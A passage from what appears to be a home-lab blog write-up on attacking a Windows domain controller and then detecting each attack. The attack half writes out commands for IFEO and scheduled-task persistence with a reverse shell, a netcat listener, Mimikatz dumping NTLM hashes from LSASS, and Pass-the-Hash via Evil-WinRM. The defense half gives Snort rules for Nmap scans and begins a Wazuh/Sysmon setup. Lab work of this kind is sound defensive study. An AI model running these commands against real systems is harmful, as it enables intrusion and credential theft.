 Verification — file only appears when explicitly forced via CLI
The moment of truth: someone on the DC opens a .txt file with Notepad. Windows tries to launch notepad.exe but hits the IFEO debugger key first — which runs our payload instead. The attacker machine immediately receives a reverse shell connection.
 Setting up a Meterpreter listener — waiting for the target
 Notepad opened on the DC → reverse shell immediately connects to attacker — IFEO persistence confirmed
 hashdump using meterpreter
Scheduled Task
We create a scheduled task to launch the reverse shell payload. It’s set to run daily at 12:00, but can be changed to ONSTART to trigger at every system boot.
1
schtasks /create /tn "PersistenceTask" /tr "powershell.exe -ExecutionPolicy Bypass -File C:\Users\Administrator\AppData\Local\Microsoft\Windows\reverse.ps1" /sc daily /st 12:00
 Scheduled task created — configurable for OnStart execution at every boot
Not waiting until noon — triggering the task manually to verify the persistence mechanism works end-to-end.
1
2
3
4
Set-ExecutionPolicy Unrestricted -Scope Process
powershell.exe -executionpolicy -bypass .\reverse.ps1
.\reverse.ps1
r
Don’t forget to open netcat listener on your Kali machine using
1
nc -nvlp 4444
 Task triggered manually for validation — reverse shell received, persistence confirmed
 Persistence confirmed
Mimikatz — NTLM Hash Dump
With SYSTEM privileges via PsExec, Mimikatz is used to extract NTLM hashes directly from LSASS memory. These hashes can be used directly for Pass-the-Hash attacks without recovering the plaintext password.
PsExec is required to run Mimikatz under the SYSTEM context, which is necessary for direct LSASS memory access. So, let’s download it from here.
 PsExec installed — required to run Mimikatz under SYSTEM context
Using PsExec to spawn a CMD session running as NT AUTHORITY\SYSTEM — this is the privilege level required to read directly from LSASS process memory.
1
.\psexec.exe -i -s cmd.exe
 CMD running as NT AUTHORITY\SYSTEM — required for LSASS access
SYSTEM-level CMD is ready. We navigate to the directory where Mimikatz was dropped and prepare to run it.
 SYSTEM-level CMD ready — Mimikatz about to execute
Executing Mimikatz with lsadump::lsa /patch — this instructs it to read credential material from LSASS memory and return NTLM hashes for all cached accounts.
1
mimikatz.exe "privilege::debug" "lsadump::lsa /patch"
 Mimikatz executed — NTLM hashes extracted
Pass-the-Hash via WinRM
Using the NTLM hash extracted by Mimikatz, Evil-WinRM authenticates to the WinRM service without requiring the plaintext password. This demonstrates that cracking the hash is not necessary — the hash itself is the credential.
1
evil-winrm -i 10.0.0.100 -u johnd -H <NTLM_HASH>
👉 Evil-WinRM: An open-source shell that authenticates to Windows Remote Management. It accepts both plaintext passwords and NTLM hashes, making it the standard tool for WinRM-based lateral movement.
 Evil-WinRM Pass-the-Hash — authenticated to WinRM using raw NTLM hash
Tools: Metasploit Mimikatz PsExec Evil-WinRM
Phase 2 — Defense
After fully compromising the environment, the defensive phase builds the detection controls that would have caught Phase 1. The focus is targeted detection — not generic hardening — for each specific technique used.
Defense 1 · Snort IDS — Network-Level Detection (My Addition)
| Scenario | An attacker conducts Nmap reconnaissance and ICMP ping sweeps across the network — exactly as in Phase 1. No alert is generated. |
| Goal | Deploy Snort in promiscuous mode to detect all Nmap scan types and ICMP sweeps before they can proceed to lateral movement. |
| Actions | Deploy Ubuntu Snort VM → VirtualBox adapter set to promiscuous mode (Allow All) → custom rules for 5 Nmap scan types + ICMP → validate against live Phase 1 traffic |
| Outcome | All six detection rules fire on Phase 1 scan traffic. Reconnaissance would have been caught before any lateral movement attempt. |
After writing and loading the custom rules (shown below), we replay the Phase 1 Nmap scans to validate them. Here’s Snort generating alerts in real time against the live scan traffic.
 Snort IDS running — alerts firing on network scan activity
The key configuration that gives Snort visibility into all network traffic on the segment: the VirtualBox network adapter on the Snort VM must be set to “Allow All” promiscuous mode.
 VirtualBox network adapter — promiscuous mode set to “Allow All” on the Snort VM
Why promiscuous mode? In a VirtualBox NAT Network, setting the Snort VM’s adapter to “Allow All” means Snort captures traffic between any two VMs on the segment — not only packets addressed to its own MAC. This provides full network visibility without requiring SPAN ports or complex switch mirroring.
Custom Snort Rules
For the initial rule drafts, I used Claude and the TryHackMe cheatsheet to generate the Snort rule templates, then reviewed, tuned, and validated each one against actual lab scan traffic before deployment.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
### 1. Nmap SYN Scan
alert tcp any any -> $HOME_NET any (msg:"NMAP SYN Scan Detected"; flags:S,12;
  threshold:type limit, track by_dst, count 1, seconds 60; sid:1000001; rev:2;)

### 2. Nmap NULL Scan
alert tcp any any -> $HOME_NET any (msg:"NMAP NULL Scan Detected"; flags:0;
  threshold:type limit, track by_dst, count 1, seconds 60; sid:1000002; rev:2;)

### 3. Nmap FIN Scan
alert tcp any any -> $HOME_NET any (msg:"NMAP FIN Scan Detected"; flags:F;
  threshold:type limit, track by_dst, count 1, seconds 60; sid:1000003; rev:2;)

### 4. Nmap XMAS Scan
alert tcp any any -> $HOME_NET any (msg:"NMAP XMAS Scan Detected"; flags:FPU;
  threshold:type limit, track by_dst, count 1, seconds 60; sid:1000004; rev:2;)

### 5. Nmap OS Fingerprinting
alert tcp any any -> $HOME_NET any (msg:"NMAP OS Fingerprint Scan Detected"; flags:SFPU;
  threshold:type limit, track by_dst, count 1, seconds 60; sid:1000005; rev:2;)

### 6. ICMP Ping Sweep
alert icmp any any -> $HOME_NET any (msg:"ICMP Ping Detected"; itype:8; sid:1000006; rev:2;)
Note: Replace
$HOME_NETwith the specific IP address or network range you wish to protect. To monitor your entire subnet, use CIDR notation (e.g., 10.0.0.0/24). Proper placement is critical: if Snort is misplaced, it will fail to detect scans across your network. In this architecture, all VMs are connected to the same VirtualBox NAT Network (HomeLab-Network). To give Snort full visibility into all VM traffic, the Ubuntu Snort VM is configured with Promiscuous Mode set to Allow All under its network adapter settings. This allows Snort to capture and inspect traffic between all virtual machines on the network — not just traffic directed at its own IP address — without requiring complex virtual switch mirroring or hypervisor-level configurations.
Validated with the exact commands used in Phase 1:
1
2
3
4
5
6
sudo nmap -sS 10.0.0.0/24
sudo nmap -sN 10.0.0.0/24
sudo nmap -sF 10.0.0.0/24
sudo nmap -sX 10.0.0.0/24
sudo nmap -sV -O 10.0.0.0/24
ping -c 4 10.0.0.1
All six rules fired. ✅
Resource: TryHackMe Snort Room — practical introduction to Snort rule writing and alert tuning.
Defense 2 · Wazuh SIEM — Log Ingestion & Custom Detection Rules
| Scenario | Mimikatz ran on the DC. Sensitive files were accessed. WinRM was abused via Pass-the-Hash. RDP logins occurred. All silent during Phase 1. |
| Goal | Configure Wazuh to ingest the correct log sources and detect every Phase 1 technique using targeted custom rules. |
| Actions | Sysmon install → Wazuh agent Sysmon + PowerShell log forwarding → archive logging (ossec.conf + filebeat) → OpenSearch index pattern → custom XML rules → validation |
| Outcome | 5/5 custom alerts fired on Phase 1 replay. All previously silent techniques now generate high-severity alerts. |
Sysmon + PowerShell Log Forwarding
The default Windows Event Log doesn’t give us enough detail for post-exploitation detection. Sysmon adds granular telemetry: process creation (with command line and hashes), network connections, file writes, and registry modifications. PowerShell script block logging captures everything that executes through the PowerShell engine.
After installing Sysmon with the SwiftOnSecurity configuration file, we add both log sources to the Wazuh agent’s ossec.conf on the Windows machine so they’re forwarded to the Wazuh manager.
 Sysmon installed — Wazuh agent configured to forward Sysmon and PowerShell logs
On the Wazuh manager side, we update ossec.conf to ensure all Windows event channels are collected — not just the default Security and System logs.
 ossec.conf updated — all Windows event channels collected
Archive Log Ingestion
By default, Wazuh only retains events that match a configured rule. Enabling archive logging stores every incoming event regardless of rule matches — critical for threat hunting and investigating events that may not have had a detection rule at the time of the attack.
We enable archive logging by adding the following to the manager’s ossec.conf:
1
2
<logall>yes</logall>
<logall_json>yes</logall_json>
